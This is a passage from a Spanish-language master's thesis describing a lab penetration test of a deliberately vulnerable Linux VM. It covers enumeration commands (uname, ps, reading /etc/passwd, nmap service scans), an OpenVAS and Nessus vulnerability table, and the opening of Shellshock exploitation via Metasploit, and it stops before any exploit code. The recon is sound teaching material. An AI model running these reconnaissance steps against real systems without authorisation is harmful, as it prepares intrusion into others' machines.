ANÁLISIS, EXPLOTACIÓN Y DEFINICIÓN DE ESTRATEGIAS DE MITIGACIÓN DE VULNERABILIDADES EN UN SISTEMA OPERATIVO GNU / LINUX

Desarrollado por: Rafael Enrique Monterroza Barrios

Máster Interuniversitario en Seguridad de las Tecnologías de la Información y de las Comunicaciones (MISTIC)

Director: Pablo González Pérez

Universitat Oberta de Catalunya

Enero de 2019

FICHA DEL TRABAJO FINAL

Título del trabajo:	ANÁLISIS, EXPLOTACIÓN Y DEFINICIÓN DE ESTRATEGIAS DE MITIGACIÓN DE VULNERABILIDADES EN UN SISTEMA OPERATIVO GNU / LINUX
Nombre del autor:	Rafael Enrique Monterroza Barrios
Nombre del consultor:	Pablo González Pérez
Fecha de entrega (mm/aaaa):	01/2019
Área del Trabajo Final:	Seguridad en Sistemas Operativos
Titulación:	Máster Interuniversitario en Seguridad de las Tecnologías de la Información y de las Comunicaciones (MISTIC)

Resumen del Trabajo

El presente trabajo de fin de máster busca aplicar los conocimientos adquiridos durante el curso del MISTIC para lograr el acceso a un sistema operativo vulnerable realizando los pasos necesarios para tal fin, como son: enumeración, fingerprinting, análisis de vulnerabilidades, pruebas de penetración, explotación, elevación de privilegios.

Durante el proceso de elaboración se realizó también la escritura de un exploit simple que permitiera automatizar el proceso de ataque de la vulnerabilidad Shellshock en la máquina objetivo.

Por último, el trabajo finaliza con la aplicación del modelo de Defensa en Profundidad con el fin de proteger adecuadamente el sistema garantizando así la minimización del riesgo de ataques futuros.

Abstract

The current end of master Project seeks to apply the knowledge acquired during the MISTIC to gain access to a vulnerable operating system making all the necessary steps to do so, like the following: enumeration, fingerprinting, vulnerability analysis, penetration testing, exploiting, privilege escalation.

During the process of making this work I wrote a simple exploit that allows the automation the attack process of the Shellshock vulnerability on the target machine.

Last, this paperwork ends with the application of the Defense in Depth model to adequately protect the system guaranteeing that futures attack risk is minimized.

Palabras clave
Pentesting Exploit Shellshock Bash Bug Metasploit DirtyCOW CGI Defensa en profundidad Defense in Depth ASLR

Índice

1. Introducción 1
1.1 Contexto y justificación del Trabajo 1
1.2 Objetivos del Trabajo 1
1.3 Enfoque y método seguido 2
1.4 Planificación del Trabajo 2
1.5 Breve sumario de productos obtenidos 3
1.6 Breve descripción de los otros capítulos de la memoria 4
2. Preparación del entorno de trabajo, enumeración y fingerprinting 5
2.1 Preparación del entorno de trabajo 5
2.2 Enumeración y fingerprinting 6
2.3 Resumen de resultados de la actividad 10
3. Análisis de vulnerabilidades 11
4. Explotación de la vulnerabilidad Shellshock 14
4.1 Explotación de la vulnerabilidad Shellshock usando Metasploit 14
4.2 Desarrollo de un exploit personalizado para Shellshock 16
5. Elevación de privilegios 18
5.1 Elevación de privilegios mediante el uso de `sudo` 18
5.2 Elevación de privilegios mediante la vulnerabilidad DirtyCOW 19
6. Defensa en profundidad 23
7. Aleatoriedad en la disposición del espacio de direcciones (ASLR) 27
8. Conclusiones 28
9. Glosario 29
10. Bibliografía 30
11. Anexos 31

Lista de figuras

Figura 1. Cronograma de actividades …….. 3
Figura 2. Información del sistema operativo ……... 6
Figura 3. Salida de comando ps ax (parte 1) 7
Figura 4. Salida de comando ps ax (parte 2) 7
Figura 5. Salida de comando ps ax (parte 3) 8
Figura 6. Listado de usuarios en el sistema y usuario activo …….. 8
Figura 7. Listado de servicios activos y versiones de software …….. 9
Figura 8. Página inicial al ingresar al servidor con un navegador …….. 9
Figura 9. Contenido de la página hca.html ……. 10
Figura 10. Página obtenida al pulsar el botón “hca” …….. 10
Figura 11. Resumen general de vulnerabilidades encontradas por OpenVAS ……. 11
Figura 12. Detalle de vulnerabilidades por puerto y criticidad encontradas por OpenVAS ……... 11
Figura 13. Reporte Nessus de la presencia de la vulnerabilidad Shellshock 13
Figura 14. Búsqueda de exploit para Shellshoch en Metasploit …….. 14
Figura 15. Carga del exploit y visualización de opciones ……. 15
Figura 16. Configuración de opciones para el ataque ……... 15
Figura 17. Meterpreter y shell obtenido al ejecutar el exploit ……... 16
Figura 18. Demostración de uso de exploit personalizado ……... 17
Figura 19. Elevación de privilegios en la consola mediante sudo ……... 18
Figura 20. Demostración del cambio de clave de `hca` y de `root` ……. 19
Figura 21. Acceso remoto al sistema objetivo usando SSH ……. 19
Figura 22. Compilación del exploit DirtyCOW en máquina CentOS 6 de 32 bits …….. 21
Figura 23. Obtención del programa desde la máquina objetivo mediante scp ……. 21
Figura 24. Elevación de privilegios y ejecución de comandos privilegiados . 21
Figura 25. Capas del modelo de Defensa en Profundidad. Fuente: ESET … 23

1. Introducción

1.1 Contexto y justificación del Trabajo

El trabajo que se pretende realizar parte de la necesidad de proteger los sistemas operativos de las organizaciones para evitar que atacantes externos (o internos) puedan acceder a dichos sistemas de forma no autorizada, aprovechando vulnerabilidades que pueden ser solucionadas.

El trabajo se centra en el estudio de las vulnerabilidades Shellshock y DirtyCOW, dos vulnerabilidades que estuvieron, o puede que aún estén, presentes en los sistemas Linux desde hace varios años y que, por su naturaleza, son de muy fácil explotación. Es por eso por lo que se estudia cada vulnerabilidad, como se puede explotar y como es posible remediar la situación para evitar futuros ataques.

Al final se pretende mostrar como es posible atacar un sistema aprovechando las vulnerabilidades presentadas y como se puede mitigar el riesgo de futuros ataques, eliminando las vulnerabilidades encontradas o evitando que puedan ser atacadas.

1.2 Objetivos del Trabajo

- Aprender el proceso de instalación y configuración adecuados de la herramienta Metasploit ya sea de forma independiente o mediante el uso de una distribución como Kali Linux la cual ya cuenta con la herramienta preinstalada.

- Realizar el levantamiento de información acerca de una máquina virtual vulnerable con el objeto de aprovechar alguna de las vulnerabilidades encontradas y lograr acceder a la misma y ejecutar código con privilegios administrativos

- Efectuar de manera correcta los pasos necesarios para lograr atacar una máquina desde el fingerprinting, análisis de vulnerabilidades hasta la consumación del ataque.

- Desarrollo de un exploit específico para el aprovechamiento de la vulnerabilidad encontrada que permita la penetración en el sistema objetivo de ataque.

- Discutir las posibles medidas de mitigación que se pueden implementar para minimizar el riesgo de ataque en la máquina objetivo

1.3 Enfoque y método seguido

Para lograr los objetivos planteados, se usaron las herramientas que se encuentran en la distribución Kali Linux, las cuales ofrecen un sinnúmero de alternativas para analizar el sistema operativo objeto de ataque y así encontrar las vulnerabilidades que pueden ser atacadas.

El proceso se centra en hacer, como primera medida, un listado de servicios activos en el sistema, puertos abiertos, procesos en ejecución, versiones de software y demás información que nos permita luego profundizar en el análisis de las vulnerabilidades.

Una vez se han encontrado las vulnerabilidades que pueden ser atacadas, se procede a usar la herramienta Metasploit para lograr el acceso a la máquina. Una vez dentro de la máquina, se buscan alternativas para lograr la ejecución de código con permisos de administrador. Para este fin, se encontró que es posible hacerlo de dos formas: la primera, mediante el uso de la instrucción sudo, que se encontró activa en el sistema y estaba configurada de tal forma que el sistema permite la elevación sin petición de contraseña. La segunda es aprovechando la vulnerabilidad DirtyCOW, presente en el sistema objetivo.

Al final, se logra la elevación de privilegios de las dos formas planteadas, siendo la última la más elaborada por requerir de un ataque a una vulnerabilidad. La primera es el solo aprovechamiento de una falla en la configuración de la máquina.

1.4 Planificación del Trabajo

Para la elaboración del trabajo de fin de máster se pretende seguir unos pasos bien definidos que permitan ir avanzando paso a paso en la consecución de los objetivos planteados. En resumen, los pasos macro para la elaboración del proyecto son los siguientes:

- Enumeración y fingerprinting de la máquina objetivo
- Análisis de vulnerabilidades
- Ataque de las vulnerabilidades encontradas por distintos métodos incluyendo la escritura de un exploit personalizado para la vulnerabilidad Shellshock
- Elevación de privilegios mediante diferentes técnicas, incluyendo el aprovechamiento de la vulnerabilidad DirtyCOW
- Presentación de las medidas de mitigación para evitar futuros ataques

A continuación, se presenta un diagrama de Gantt con las actividades a desarrollar para llevar a cabo el trabajo de fin de máster.

Actividades a desarrollar	Fechas límite																			
	Mes ->	Septiembre	Octubre				Noviembre					Diciembre				Enero				
	Semana ->	4	1	2	3	4	1	2	3	4	5	1	2	3	4	1	2	3	4	5
Instalación y puesta en marcha de la máquina virtual objetivo de ataque																				
Instalación de máquina virtual con Kali Linux																				
Instalación de máquina virtual con Linux 32 bits para desarrollo																				
Enumeración y fingerprinting																				
Análisis de vulnerabilidades con diferentes herramientas																				
Entrega de PEC2 - 50% de la documentación																				
Investigación acerca de las distintas vulnerabilidades encontradas y posibles métodos de ataque																				
Desarrollo de exploit para aprovechar una vulnerabilidad y lograr atacar el sistema con éxito																				
Escalar privilegios para ejecución de código como root																				
Entrega de PEC3 - 80% de la documentación																				
Evaluar vulnerabilidad DirtyCOW																				
Disertación acerca del modelo de Defensa en Profundidad																				
Entrega de PEC4 - 95% de la documentación																				
Finalización y revisión de la memoria final del TFM																				
Entrega de la memoria final del TFM																				
Desarrollo y entrega de video y presentación para sustentación del TFM																				

Figura 1. Cronograma de actividades

1.5 Breve sumario de productos obtenidos

El trabajo de fin de máster que se desarrollará tiene como objetivo principal lograr atacar una máquina vulnerable. Por tal motivo, el producto final a obtener es una compilación de las técnicas y métodos usados para lograr dicho objetivo. Al finalizar, se tendrán los siguientes productos claramente diferenciados que son:

- Plan de trabajo, consistente en la descripción de tareas y actividades a desarrollar, evidenciado en el diagrama de Gantt.

- La presente memoria, que es el documento que sintetiza toda la actividad desarrollada, en la cual se exponen principalmente los siguientes aspectos:
  - Guía paso a paso para la explotación de las vulnerabilidades necesarias para lograr el acceso a la máquina objetivo.
  - Un listado de contramedidas que se pueden aplicar en la máquina objetivo para minimizar el riesgo de ataques futuros por medio de las vulnerabilidades encontradas

- Un exploit escrito desde cero con el cual se muestra la manera como se puede automatizar el proceso de ataque y aprovechamiento de la vulnerabilidad Shellshock

- La presentación (diapositivas y video), en la cual se expondrán los conceptos principales del trabajo realizado, los resultados obtenidos y las conclusiones y recomendaciones a que haya lugar.

1.6 Breve descripción de los otros capítulos de la memoria

La memoria de este trabajo consta de los siguientes capítulos que, en si, describen en detalle las actividades a desarrollar propuestas en el cronograma arriba presentado.

Capítulo 2. Preparación del entorno de trabajo, Enumeración y fingerprinting: Este capítulo muestra al lector los pasos realizados para poner a punto el entorno de trabajo y los pasos realizados para adquirir la mayor cantidad de información posible de la máquina objetivo.

Capítulo 3. Análisis de vulnerabilidades: En este capítulo se recopilan los métodos, técnicas y herramientas utilizadas para encontrar las vulnerabilidades presentes en el sistema objetivo y, luego de encontrarlas, decidir cuales de ellas son las que se pueden usar para lograr con éxito una intrusión en dicho sistema.

Capítulo 4. Explotación de la vulnerabilidad Shellshock: Luego de realizar el análisis de vulnerabilidades, se procede a explotar la vulnerabilidad Shellshock, presente en el sistema; el objetivo de esta etapa es lograr el acceso remoto al sistema. En el capítulo se muestran dos formas de lograr este ataque. La primera, usando la herramienta Metasploit, la cual cuenta con un exploit ya desarrollado para el fin propuesto y, la segunda, mediante la escritura de un exploit propio.

Capítulo 5. Elevación de privilegios: Este capítulo describe los métodos utilizados para lograr la ejecución de código en la máquina objetivo con privilegios de administrador (usuario root). Para esto, al igual que con la explotación de Shellshock, se presentan dos formas de lograrlo. La primera mediante el aprovechamiento de una falla de configuración en el sistema que expone el comando “sudo” sin que el sistema pida una contraseña para usarlo. La segunda, mediante el ataque a la vulnerabilidad DirtyCOW, presente en el sistema.

Capítulo 6. Defensa en profundidad: El capítulo final de la memoria expone como podemos aplicar el concepto de Defensa en profundidad para mitigar los riesgos y proteger adecuadamente el sistema vulnerable usado para este trabajo.

2. Preparación del entorno de trabajo, enumeración y fingerprinting

El presente capítulo describe los primeros pasos que se dan para lograr el objetivo final propuesto que es lograr el ataque con ejecución privilegiada de código en la máquina objetivo. Para tal fin, es necesario preparar el entorno de trabajo y recopilar la suficiente información de la máquina como sea posible para así continuar el proceso.

2.1 Preparación del entorno de trabajo

Para llevar a cabo el trabajo que nos ocupa, se hace necesario implementar un entorno que tenga las herramientas necesarias para lograr los objetivos. Los recursos con que se debe implementar este entorno son los siguientes:

- Sistema operativo anfitrión: en mi caso cuento con un sistema Apple MacOS Mojave (10.14)
- Sistema de virtualización Oracle VirtualBox
- Imagen ISO de la máquina vulnerable objetivo de ataque
- Imagen ISO de la distribución Kali Linux
- Sistema de análisis de vulnerabilidades Nessus (by Tennable)

Como primer paso, se procede a instalar las herramientas Oracle VirtualBox y Nessus en la máquina anfitrión. Una vez instados se continúa con el siguiente paso que es la carga de la imagen ISO (Live CD) de la máquina vulnerable objeto de ataque. Para ellos se siguen los siguientes pasos:

1. Creación de una máquina virtual de tipo Linux 32 bits con 256 Mb de RAM, sin disco duro y que inicie a través de la imagen ISO proporcionada para el desarrollo del TFM.
2. Se configura la interfaz de red de la máquina virtual en modo “Adaptador puente”, con el objeto de que sea visible desde la máquina anfitrión y desde la máquina con Kali Linux que se instalará posteriormente.

Una vez ejecutada la máquina objetivo se continúa con la instalación de la máquina virtual con Kali Linux. Esta máquina fue configurada con las siguientes características:

- Tipo: Linux
- Sistema base: Debian 64 bits
- Memoria: 2 GB
- Disco duro tipo SATA de 100 Gb
- Interfaz de red en modo “Adaptador puente”

Una vez configurada la máquina, se carga la imagen ISO del sistema Kali y se procede a su instalación. Luego de instalado el sistema Kali, es importante actualizarlo a la última versión de los paquetes mediante el comando `apt-get`

`update && apt-get upgrade && apt-get dist-upgrade`. De este modo se podrá garantizar que las herramientas cuentan con los últimos recursos para analizar vulnerabilidades y/o realizar ataques con exploits actualizados.

Luego de instalado el sistema Kali Linux, se procede a instalar en él el software OpenVAS, que es un sistema de escaneo de vulnerabilidades de código abierto, similar a Nessus, el cual ofrece información bastante detallada de las vulnerabilidades encontradas.

Al finalizar estos procesos, ya contamos con el entorno de trabajo necesario para llevar a cabo las actividades correspondientes para cumplir los objetivos planteados.

2.2 Enumeración y fingerprinting

En esta etapa del trabajo se procederá a analizar con el mayor detalle posible los servicios activos en el sistema vulnerable, los puertos en que estos servicios operan, las versiones, entre otros datos necesarios para luego iniciar un proceso de análisis de vulnerabilidades y posterior explotación.

Información del sistema operativo

La primera averiguación que considero necesaria hacer sobre el sistema es conocer exactamente de que distribución se trata, la versión del kernel y la arquitectura. Para ello, se ejecuta el comando `uname -a` el cual nos proporciona estos detalles. El resultado obtenido es el siguiente:



Figura 2. Información del sistema operativo

En la imagen se puede observar la siguiente información:

- Nombre del kernel: 4.2.9-tinycore
- Versión y fecha de compilación del kernel: 1999, Enero 18, 2016
- Arquitectura: i686 (32 bits)

Lista de procesos en ejecución

Mediante la ejecución del comando `ps ax` en la máquina podemos obtener un listado de procesos activos en el sistema. El resultado obtenido es el siguiente:

```
PID   USER     COMMAND
    1 root     init
    2 root     [kthreadd]
    3 root     [ksoftirqd/0]
    5 root     [kworker/0:0H]
    7 root     [rcu_sched]
    8 root     [rcu_bh]
    9 root     [migration/0]
   10 root     [khelper]
   11 root     [netns]
   12 root     [perf]
   13 root     [writeback]
   14 root     [ksmd]
   15 root     [crypto]
   16 root     [kintegrityd]
   17 root     [bioset]
   18 root     [kblockd]
   19 root     [kworker/0:1]
   20 root     [ata_sff]
   21 root     [devfreq_wq]
   22 root     [rpciod]
   25 root     [kswapd0]
   26 root     [fsnotify_mark]
   27 root     [nfsiod]
--More--
```

Figura 3. Salida de comando ps ax (parte 1)

```
   43 root     [acpi_thermal_pm]
   44 root     [nvme]
   46 root     [scsi_eh_0]
   47 root     [scsi_tmf_0]
   48 root     [scsi_eh_1]
   49 root     [kworker/u2:2]
   50 root     [scsi_tmf_1]
   51 root     [scsi_eh_2]
   52 root     [scsi_tmf_2]
   53 root     [kworker/u2:3]
   55 root     [kpsmoused]
   56 root     [kworker/0:2]
   67 root     [deferwq]
  101 root     /sbin/udevd --daemon
  289 root     /sbin/udevd --daemon
  292 root     /sbin/udevd --daemon
  413 root     /usr/local/sbin/sshd
  426 root     /usr/local/apache2/bin/httpd -f /etc/apache2/httpd.conf -k start
  427 hca      -sh
  473 hca      /usr/local/apache2/bin/httpd -f /etc/apache2/httpd.conf -k start
  474 hca      /usr/local/apache2/bin/httpd -f /etc/apache2/httpd.conf -k start
  475 hca      /usr/local/apache2/bin/httpd -f /etc/apache2/httpd.conf -k start
  476 hca      /usr/local/apache2/bin/httpd -f /etc/apache2/httpd.conf -k start
  571 root     /sbin/udhcpc -b -i eth0 -x hostname hackersClub -p /var/run/udhcp
--More--
```

Figura 4. Salida de comando ps ax (parte 2)



Figura 5. Salida de comando ps ax (parte 3)

En la salida obtenida podemos observar que el sistema nos muestra dos procesos conocidos y que pueden ser accedidos remotamente:

- Apache Web Server
- SSH

Lista de usuarios

Ejecutando el comando `cat /etc/passwd` se puede obtener un listado de los usuarios presentes en el sistema. Ejecutando el comando `whoami` podemos determinar que el usuario con el que la máquina se inicia es “hca”. A continuación, se presenta el resultado obtenido al ejecutar estos comandos:



Figura 6. Listado de usuarios en el sistema y usuario activo

Versiones de los servicios activos en el sistema

Para determinar las versiones de los servicios instalados en el sistema, acudimos a la herramienta `nmap` disponible en Kali Linux. Ejecutamos el comando, desde la máquina Kali, de la siguiente manera:

```
nmap -sV IP_MAQUINA
```

El resultado obtenido se muestra en la siguiente imagen:

```
root@kali:~# nmap -sV 192.168.1.12
Starting Nmap 7.70 ( https://nmap.org ) at 2018-10-27 17:36 -05
Nmap scan report for 192.168.1.12
Host is up (0.00021s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2 (protocol 2.0)
80/tcp open  http    Apache httpd 2.2.21 ((Unix) DAV/2)
MAC Address: 08:00:27:DE:DB:9A (Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap
.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.62 seconds
root@kali:~#
```

Figura 7. Listado de servicios activos y versiones de software

Podemos observar que el comando nos arroja las versiones específicas de los servicios Apache Web Server (2.2.21) y SSH (OpenSSH 7.2)

Estos datos son muy importantes debido a que, con ellos, se puede determinar las vulnerabilidades específicas de dicho software.

Información acerca del servidor web

Dada la existencia de un servicio web activo, procedo a ingresar mediante un navegador a la dirección IP de la máquina para indagar si hay algún sitio web publicado. El primer ingreso muestra lo siguiente:

Figura 8. Página inicial al ingresar al servidor con un navegador

Este resultado nos da muchas indicaciones acerca de posibles fallas que tiene este sistema como son:

- El servidor tiene activa la configuración que permite el listado de directorios
- El servidor cuenta con un directorio cgi-bin lo que indica que puede contener scripts CGI que pueden servir como vector de ataque

Adentrándome más en la navegación, doy clic en el enlace “hca.html” para ver que me muestra. El resultado obtenido es el siguiente:



Figura 9. Contenido de la página hca.html

Esta página lo único que nos ofrece es un botón. Luego de dar clic a este, obtenemos el siguiente resultado:

Figura 10. Página obtenida al pulsar el botón “hca”

Como se puede evidenciar, efectivamente el servidor tiene publicado un script CGI llamado vuln.cgi, el cual permite obtener información sensible de la máquina (información del uso de memoria).

2.3 Resumen de resultados de la actividad

Luego de haber realizado los pasos anteriormente descritos, se obtuvo la siguiente información del sistema:

- Sistema operativo Linux de 32 bits
- Servicios con posible acceso remoto activos
  - Apache Web Server versión 2.2.21
  - SSH (OpenSSH versión 7.2)
- Los servicios están escuchando en los puertos estándar
  - Apache Web Server: puerto 80/tcp
  - SSH: puerto 22/tcp
- Usuarios presentes en el sistema (solo los que cuentan con una Shell válida):
  - root
  - lp
  - hca
  - tc
- Existe un sitio web publicado en el sistema, el cual contiene un script CGI que podría servir como vector de ataque para la vulnerabilidad Shellshock [2]

3. Análisis de vulnerabilidades

La siguiente actividad por desarrollar consiste en hacer un análisis de las vulnerabilidades presentes en la máquina con el objeto de luego intentar el acceso a la misma aprovechando alguna de ellas.

Para tal fin, hago uso de las herramientas OpenVAS (instalada en Kali Linux) y Nessus (versión Home, instalada en el equipo anfitrión).

En la etapa de preparación del entorno ya se han instalado las herramientas mencionadas por lo que solo resta hacer uso de estas como se describe a continuación

Detección de vulnerabilidades a nivel general

Usando la herramienta OpenVAS se analiza la máquina objetivo y se obtienen los siguientes resultados:

Host	High	Medium	Low	Log	False Positive
192.168.1.11	6	12	2	15	0
Total: 1	6	12	2	15	0

Figura 11. Resumen general de vulnerabilidades encontradas por OpenVAS

Service (Port)	Threat Level
22/tcp	High
80/tcp	High
22/tcp	Medium
80/tcp	Medium
80/tcp	Low
general/tcp	Low
general/CPE-T	Log
22/tcp	Log
80/tcp	Log
general/icmp	Log
general/tcp	Log

Figura 12. Detalle de vulnerabilidades por puerto y criticidad encontradas por OpenVAS

El sistema OpenVAS encontró que, para la máquina objetivo, existen múltiples vulnerabilidades categorizadas por nivel de criticidad (high, médium, low, log).

Me concentraré solo en las vulnerabilidades de alta criticidad para determinar si alguna de ellas es posible de atacar para lograr los objetivos. El detalle de las vulnerabilidades encontradas por OpenVAS se indica a continuación:

Puerto / Servicio	CVE / CVSS	Criticidad	Versión del sistema vulnerable	Descripción
22/tcp (SSH)	CVE-2016-6515 CVE-2016-6210 CVSS: 7.8	Alta	OpenSSH versión < 7.3	Permite un ataque de DoS y enumeración de usuarios de manera remota
22/tcp (SSH)	CVE-2016-10009 CVE-2016-10010 CVE-2016-10011 CVE-2016-10012 CVE-2016-10708 CVSS: 7.5	Alta	OpenSSH versión < 7.4	Permite que los usuarios locales accedan a información de las llaves privadas de autenticación y así elevar privilegios o ejecutar código remotamente
22/tcp (SSH)	CVE-2015-8325 CVSS: 7.2	Alta	OpenSSH versión 7.2	Permite la elevación de privilegios
80/tcp (HTTP)	CVE-2009-1890 CVSS: 7.1	Alta	Apache httpd server versión 2.2.21	Permite realizar ataque de negación de servicio por uso excesivo de la CPU
80/tcp (HTTP)	CVE-2017-7679 CVE-2017-3169 CVE-2017-3167 CVSS: 7.5	Alta	Apache httpd server versión 2.2.21	Permite obviar la autenticación y así causar un DoS o acceder a información privilegiada
80/tcp (HTTP)	CVSS: 10.0	Alta	Apache httpd server versión 2.2.21	Esta versión ya no tiene ningún tipo de soporte por haber llegado a su End-of-Life

Fuente: Detalle entregado por el sistema OpenVAS (ver anexos)

Detección de la vulnerabilidad Shellshock

Con la información hasta ahora recopilada, una de las primeras ideas que me viene a la mente es analizar si el sistema es vulnerable a Shellshock, dada la existencia de un script CGI que permite obtener información del sistema (posible ejecución de comandos con el Shell Bash) y, además, la versión de Apache instalada es altamente vulnerable. Para comprobar esto hago uso de la herramienta Nessus, la cual cuenta con un módulo especialmente diseñado para detectar esta vulnerabilidad.

Al ejecutar este módulo de Nessus, se obtiene el siguiente resultado:



Figura 13. Reporte Nessus de la presencia de la vulnerabilidad Shellshock (ver anexos)

La imagen muestra un aparte del reporte detallado que ofrece el sistema Nessus. En él se evidencia que el sistema objetivo es vulnerable a Shellshock lo cual facilita mucho la tarea de ganar acceso al sistema.

4. Explotación de la vulnerabilidad Shellshock

En el capítulo anterior se realizó el proceso de análisis de vulnerabilidades del sistema objetivo y se determinó que este presenta la vulnerabilidad conocida como Shellshock.

La vulnerabilidad Shellshock [2] trata de un fallo en el programa Bash (uno de los shells presentes en los sistemas Linux, Unix, MacOS, entre otros) y que permite la ejecución remota de comandos del sistema o scripts del Shell bash lo cual implica que es posible obtener el control de la máquina si es explotado correcta y satisfactoriamente.

El Shell Bash [1] actúa como intérprete de línea de comandos y además puede ejecutar órdenes enviadas desde otras aplicaciones. Es precisamente esta última funcionalidad la que es aprovechada por Shellshock.

Para lograr el objetivo de la explotación de esta vulnerabilidad, hay dos posibles métodos. El primero es utilizar un exploit de Metasploit ya existente que lance un entorno Meterpreter que nos de acceso remoto a ejecutar comandos en el sistema. La otra alternativa es la creación de un código propio de explotación de la vulnerabilidad (exploit), en un lenguaje como Python, Ruby, Java, C o cualquier otro con el cual se pueda desarrollar (incluyendo un script de shell programado en el mismo Bash).

4.1 Explotación de la vulnerabilidad Shellshock usando Metasploit

A continuación se presentan los pasos necesarios para explotar la vulnerabilidad Shellshock usando el entorno Metasploit desde Kali Linux.

Para hacer esta tarea se ingresa a la consola de Metasploit usando el ícono de aplicación disponible en Kali Linux. Una vez dentro, ejecutamos el comando de búsqueda correspondiente para obtener los resultados, como se muestra a continuación:

